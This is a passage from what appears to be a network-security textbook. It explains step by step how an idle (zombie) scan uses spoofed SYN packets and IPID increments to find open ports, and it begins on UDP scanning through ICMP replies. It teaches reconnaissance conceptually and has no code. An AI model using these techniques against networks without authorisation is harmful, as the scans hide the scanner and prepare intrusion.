

SYN Packet to port 80 spoofing zombie IP address
Attacker
Target
SYN + ACK Packet
RST Packet
(IPID=31338)
Zombie

Figure 3.60: Port is open

Because every IP packet has an IPID, which increases by one for every packet transmission, the zombie now uses the next available IPID, i.e., 31338 (X + 1).

Idle Scan: Step 2.2 (Closed Port)

Assume that the port on the target is closed. Subsequently, upon receiving the SYN packet from the attacker, the target responds with an RST packet, and the zombie remains idle thereafter.



SYN Packet to port 80 spoofing zombie IP address
Attacker
Target
RST
Zombie

Figure 3.61: Port is closed

- **Step 3**

  Now, follow step 1 again to probe the IPID number.



IPID Probe SYN + ACK Packet
Attacker
Response: IPID=31339 RST Packet
IPID incremented by 2 since step 1,
so port 80 must be open
Zombie

Figure 3.62: Idle scan: step 3

Send a SYN+ACK packet to the zombie, and it responds with an RST packet containing the IPID. Assuming that the port on the target was open and that the zombie has already sent an RST packet to the target, the IPID number is increased by 1. Now, the zombie responds with an RST packet to the attacker using its next IPID, i.e., 31339 (X + 2). Consequently, the IPID is increased by 2, which implies that the port on the target machine was open. Thus, using an idle scan, an attacker can identify the open ports and services on the target machine by spoofing their IP address with a zombie's IP address.

UDP Scan

UDP Raw ICMP Port Unreachable Scanning

UDP port scanners use the UDP protocol instead of TCP. There is no three-way handshake for the UDP scan. The UDP protocol can be more challenging to use than TCP scanning because you can send a packet but you cannot determine whether the host is alive, dead, or filtered. However, you can use one ICMP that checks for open or closed ports. If you send a UDP packet to a port without an application bound to it, the IP stack will return an ICMP port unreachable packet. If any port returns an ICMP error, it will be closed, leaving the ports that did not answer if they are open or filtered through the firewall.



Are you open on UDP Port 29?
No response if port is Open
If port is Closed, an ICMP Port unreachable message is received
Attacker
Server

